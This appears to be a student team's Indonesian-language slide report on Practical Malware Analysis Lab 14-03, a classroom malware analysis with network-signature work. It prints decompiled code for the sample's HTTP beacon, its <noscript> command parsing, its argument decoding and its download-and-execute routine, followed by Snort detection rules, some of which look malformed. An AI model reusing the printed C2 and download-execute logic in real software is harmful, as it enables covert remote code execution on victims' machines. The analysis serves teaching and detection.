if (local_20c == (HANDLE)0xffffffff) {
    iVar2 = writeToAutobat(s_http://www.practicalmalwareanaly_0040811c);
    if ((iVar2 != 0) && (iVar2 = initConfig(param_1,param_2), iVar2 != 0)) {
        return 1;
    }
    exitStatus = 0;
}
else {
    BVar1 = ReadFile(local_20c,param_1,param_2 - 1,&local_210,(LPOVERLAPPED)0x0);
    if (BVar1 == 0) {
        CloseHandle(local_20c);
        exitStatus = 0;
    }
    else {
        if ((local_210 != 0) && (local_210 < 0x200)) {
            (&local_204)[local_210] = 0;
            exitStatus = 1;
        }
        CloseHandle(local_20c);
    }
}
return exitStatus;
```

# NETWORK BEACON - HARDCODED (2)

Malware lalu akan melakukan request terhadap URL tersebut dengan HTTP header "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)", dan "Accept: \*/\*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate".

```
_sprintf(userAgent, (byte *)s_User-Agent:_Mozilla/4.0_(compati_00408038));
 sprintf(urlHeader, (byte *)s_Accept:_/*_Accept-Language:_en-_004080a4);
agent = InternetOpenA(userAgent,0,0,0,0);
local_8 = 0x100;
urlClient = InternetOpenUrlA(agent,url,urlHeader,0xffffffff,0x100,0);
if (urlClient == 0) {
    InternetCloseHandle(agent);
    local_c = 0;
}
```

	s_User-Agent:_Mozilla/4.0_(compati_00408038	XREF[1]: doRequest:0040121c(*)
00408038 55 73 65 ...	ds	"User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows ...
004080a3 00	??	00h
	s_Accept:_/*_Accept-Language:_en-_004080a4	XREF[1]: doRequest:00401230(*)
004080a4 41 63 63 ...	ds	"Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccep...
004080f2 00	??	00h

# NETWORK SIGNATURE - A GLANCE

Dari beberapa observasi sebelumnya, terlihat beberapa network beacon dari malware:

- File “C:\\autobat.exe” --> Berisi hardcoded URL host.
- Hardcoded Host URL --> “<http://www.practicalmalwareanalysis.com/start.htm>”
- Header --> "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)", "Accept: \*/\*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate"

Dapat disimpulkan bahwa network beacon yang digunakan malware sejauh ini kurang long-lasting dan robust apabila dijadikan network signature karena masih menggunakan element yang common pada request HTTP, yakni headers dan User-Agent.

# GETTING COMMANDS

Malware mendapatkan command dengan melakukan parsing dari response dari URL Host dengan rule regex berikut:

<noscript>.\*http://www.practicalmalwareanalysis.com/<COMMAND>/<ARG>96'

Keuntungan menggunakan metode ini adalah fleksibilitas, serta obfuscasi.

```
else {
    local_c = 0;
    do {
        iVarl = InternetReadFile(urlClient, response, 0x800, &local_18);
        if ((iVarl == 0) || (local_18 == 0)) break;
        local_220 = _strstr(response, &<no>);
        while (local_220 != (uint *)0x0) {
            iVarl = getCommandFromResponse((int)local_220, url, command);
            if (iVarl != 0) {
                local_c = 1;
                break;
            }
            local_14 = (uint *)((int)local_220 + 1);
            local_220 = _strstr(local_14, &<no>);
        }
    } while (local_c == 0);
}
```

```
undefined4 __cdecl getCommandFromResponse(int param_1, char *url, char *command)

{
    size_t sVar1;
    uint *puVar2;
    char _url [200];
    uint *local_8;

    if (((((*(char *)param_1 + 9) == '>') && (*(char *)(uint *)param_1 + 1) == '\n')) &&
        ((*(char *)param_1 + 6) == 'i')) &&
        (((*(char *)param_1 + 2) == 'o' && (*(char *)param_1 + 5) == 'r'))) &&
        (((*(char *)param_1 + 3) == 's') &&
        (((*(char *)param_1 + 7) == 'p' && (*(char *)param_1 + 4) == 'c'))))) &&
        (*(char *)param_1 + 8) == 't')) {
        FID_conflict:_mbscopy(_url, url);
        local_8 = (uint *)_strrchr(_url, 0x2f);
        *(char *)local_8 = '\0';
        local_8 = _strstr((uint *)param_1 + 1, _url);
        if (local_8 != (uint *)0x0) {
            sVar1 = _strlen(url);
            local_8 = (uint *)((int)local_8 + sVar1);
            puVar2 = _strstr(local_8, &96');
            if (puVar2 != (uint *)0x0) {
                *(undefined *)puVar2 = 0;
                FID_conflict:_mbscopy(command, (char *)local_8);
                return 1;
            }
        }
    }
}
```

# ARGUMENT ENCODING

Argument yang diparsing adalah hasil encode. Cara decode:

1. Ambil 2 karakter awal
2. Convert jadi integer
3. Jadikan sebagai index dari charset "/abcdefghijklmnopqrstuvwxyz0123456789::"
4. Lanjut ke step 1, hingga seluruh encoded argumen diproses.

```
arg_itr = arg;
result_itr = 0;
while( true ) {
    sVar1 = _strlen((char *)arg_itr);
    if (sVar1 == 0) break;
    num[0] = *arg_itr;
    num[1] = arg_itr[1];
    idx = _atoi((byte *)num);
    *(char *)(result + result_itr) = "/abcdefghijklmnopqrstuvwxyz0123456789::"[idx];
    arg_itr = arg_itr + 2;
    result_itr = result_itr + 1;
}
*(undefined *)(result + result_itr) = 0;
```

Contoh:

- Encoded: 1313243108
- Decoded:mmx4h

Advantage:

Harus melakukan analisis, karena metode encoding tidak umum layaknya base64 dan metode encoding lainnya.

# AVAILABLE COMMANDS (1)

Command beserta argumen yang sudah diparsing tadi akan digunakan sebagai input switch case setelah dilakukan strtok untuk melakukan splitting dengan delimiter ‘/’ pada fungsi executeCommand() sebagai berikut:

- ‘d’ (100) --> Mendownload dari argumen yang berupa URL apabila didecode, dan meng-execute program yang sudah didownload
- ‘n’ (0x6e) --> Exit
- ‘r’ (0x72) --> Mengubah isi config (C:\\autobat.exe) menjadi isi dari decoded argument
- ‘s’ (0x73) --> Melakukan fungsi Sleep() untuk meng-suspend thread sehingga infected PC tidak bisa berfungsi untuk sementara waktu

```
undefined4 __cdecl executeCommand(byte *command, undefined4 *param_2)

{
    undefined *cmd;
    byte *this;
    undefined2 delimiter [2];
    undefined4 exitStatus;

    exitStatus = 0;
    delimiter[0] = '/';
    cmd = (undefined *)_strtok(command, (byte *)delimiter);
    this = (byte *)_strtok((byte *)0x0, (byte *)delimiter);
    if (true) {
        switch(*cmd) {
            case 100:
                downloadAndExecute(this);
                break;
            case 0x6e:
                exitStatus = 1;
                break;
            case 0x72:
                reloadConfig(this);
                *param_2 = 1;
                break;
            case 0x73:
                doSleep(this, this);
        }
    }
    return exitStatus;
}
```

# AVAILABLE COMMANDS (2)

Cf Decompile: downloadAndExecute - (Lab14-03.exe)

```
1 uint __cdecl downloadAndExecute(byte *arg)
2 {
3     _STARTUPINFOA local_45c;
4     uint local_418;
5     CHAR local_414 [512];
6     CHAR decodedArg [512];
7     _PROCESS_INFORMATION local_14;
8
9     local_418 = decodeArg((int)decodedArg,arg);
10    if ((local_418 != 0) &&
11        (local_418 = URLDownloadToCacheFileA
12                     ((LPUNKNOWN)0x0,decodedArg,local_414,0x200,0,(LPBINDSTATUSCALLBACK)0x0),
13                     local_418 == 0)) {
14         memset(&local_45c,0,0x44);
15         local_45c.cb = 0x44;
16         memset(&local_14,0,0x10);
17         local_418 = CreateProcessA(local_414,(LPSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,
18                         (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCSTR)0x0,&local_45c,
19                         &local_14);
20     }
21 }
22 return local_418 & 0xffffffff;
23 }
24 }
```

Fungsi downloadAndExecute()

Cf Decompile: reloadConfig - (Lab14-03.exe)

```
1 void __cdecl reloadConfig(byte *arg)
2 {
3     int iVar1;
4     char decodedArg [512];
5
6     iVar1 = decodeArg((int)decodedArg,arg);
7     if (iVar1 != 0) {
8         writeToAutobat(decodedArg);
9     }
10    return;
11 }
```

Fungsi reloadConfig()

Cf Decompile: doSleep - (Lab14-03.exe)

```
1 void __thiscall doSleep(void *this,byte *arg)
2 {
3     int iVar1;
4
5     iVar1 = _sscanf(arg,&%lu);
6     if (iVar1 == 0) {
7         Sleep(20000);
8     }
9     else {
10         Sleep((int)this * 1000);
11     }
12 }
13 }
```

Fungsi doSleep()

# MALWARE PURPOSE

Malware ini didesain untuk melakukan download + execute arbitrary program, dan melakukan Sleep pada PC yang terinfeksi.

Malware akan melakukan GET request pada host yang dispecify di file config “C:\\autobat.exe”, dan menjalankan command sesuai aturan dari hasil decoding dan parsing dari response GET request tersebut.

```
undefined4 main(void)

{
    int isSuccess;
    char url [512];
    int isInitConfig;
    byte command [512];
    uint status;

    status = 0;
    isInitConfig = 1;
    do {
        if (isInitConfig != 0) {
            _memset(url, 0, 0x200);
            isSuccess = initConfig(url, 0x200);
            status = (uint)(isSuccess == 0);
        }
        if (status == 0) {
            isSuccess = doRequest(url, (char *)command);
            if (isSuccess != 0) {
                status = executeCommand(command, &isInitConfig);
            }
        }
        Sleep(20000);
    } while (status == 0);
    return 0;
}
```

Main logic program

# NETWORK SIGNATURE - SUMMARY

Rekap network beacon dari malware:

- File “C:\\autobat.exe” --> Berisi hardcoded URL host.
- Hardcoded Host URL --> “http://www.practicalmalwareanalysis.com/start.htm”
- Header --> "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)", "Accept: \*/\*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate"
- Encoded response dari host URL --> Menjadi instruksi untuk command yang dijalankan malware.

Area konfigurasi yang dapat ditarget oleh network signature:

1. Response dari Host --> response dari host yang kurang lumrah (“<noscript>....”) dapat dijadikan network signature dari malware.
2. C2 (Command and Control) Communication --> Terdapat aturan spesifik yang mudah diidentifikasi dari pattern C2 communication malware ini, yakni <noscript>...<domain><COMMAND>/<ARG>96’.

Sehingga kita bisa melakukan target network signature kepada initial beacon, lalu request dan response yang dilakukan malware.


# THE MALWARE'S NETWORK SIGNATURE (1)

## REQUEST RULE:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS  
(msg:"PM14.3.1"; content:"User-Agent: User-Agent: Mozilla/4.0  
(compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET  
CLR 3.5.30729)"; content:"Accept: */*"; content:"Accept-  
Language: en-US; content:"UA-CPU: x86"; content:"Accept-  
Encoding: gzip, deflate"; sid:20001413; rev:1; )
```

## RESPONSE RULE:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any  
(msg:"PM14.3.2"; content:<noscript>; content: "http://";  
distance: 0; within: 512; content:"96"; distance: 4; within: 512;  
sid:20001414; rev:1; )
```



# THE MALWARE'S NETWORK SIGNATURE (2)

## D/R COMMAND:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"PM14.3.4 HTTP d and r commands"; content:<noscript>;
content: "http://"; distance: 0; within: 512; content:
"/08202016370000"; distance: 4; within: 512; content:"96";
distance: 4; within: 512; pcre:"/\v[dr][^\v]*\v/08202016370000/";
sid:20001416; rev:1;)
```

## S COMMAND:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"PM14.3.4 sleep command"; content:<noscript>; content:
"http://"; distance: 0; within: 512; content: "/08202016370000";
distance: 4; within: 512; content:"96"; distance: 4; within: 512;
pcre:"/\v[s^\v]*\v/[0-9]+/"; sid:20001418; rev:1;)
```



# REMNUX-BASED TOOLS VS WINDOWS-BASED TOOLS

# WINDOWS EXECUTABLE AND ELF

Secara umum, perbedaan yang paling dirasa adalah kesesuaian executable dengan native environment sesuai peruntukannya. Maksudnya adalah, reversing malware yang merupakan windows PE / executable akan jauh lebih "enak" dilakukan pada (tools) windows, seperti ida dan dnSpy yang bisa mendecompile .NET c# executable secara komprehensif.

Begitu juga ketika kita mereversing ELF akan jauh lebih "enak" dilakukan pada linux environment, misal dengan ghidra dan atau gdb. Hal ini disebabkan dynamic analysis hanya bisa dilakukan pada native environment.



# IDA VS GHIDRA

## PROS:

- IDA: kemampuan untuk melakukan dynamic debugging dengan source code yang lebih baik dibandingkan Ghidra. IDA juga dapat melakukan dynamic analysis sedangkan Ghidra tidak.
- Ghidra: Biayanya yang gratis dan mampu de-compile banyak jenis file executable secara assembly.

## CONS:

- IDA: penggunaan fitur yang lengkap diperlukan untuk membayar. Pada IDA, fitur yang gratis sangatlah terbatas.
- Ghidra: Hasil dekompilasi source code terkadang tidak dapat diinterpretasikan dengan mudah (tidak readable).



# TABEL KONTRIBUSI

Nama - NPM	Kontribusi
<b>Rahfi Alyendra Gibran - 2106705764</b>	Mengerjakan lab 14-1
<b>Alvaro Austin - 2106752180</b>	Membuat perbandingan antara peralatan yang disediakan REMnux dan Windows
<b>Aushaaf Fadhilah Azzah - 2106630063</b>	Mengerjakan lab 14-3
<b>Mohammad Ferry Husnil Arif - 2106709112</b>	Mengerjakan lab 14-3
<b>Raden Mohamad Adrian Ramadhan Hendar Wibawa - 2106750540</b>	Mengerjakan lab 14-2

**THANK  
YOU VERY  
MUCH!**

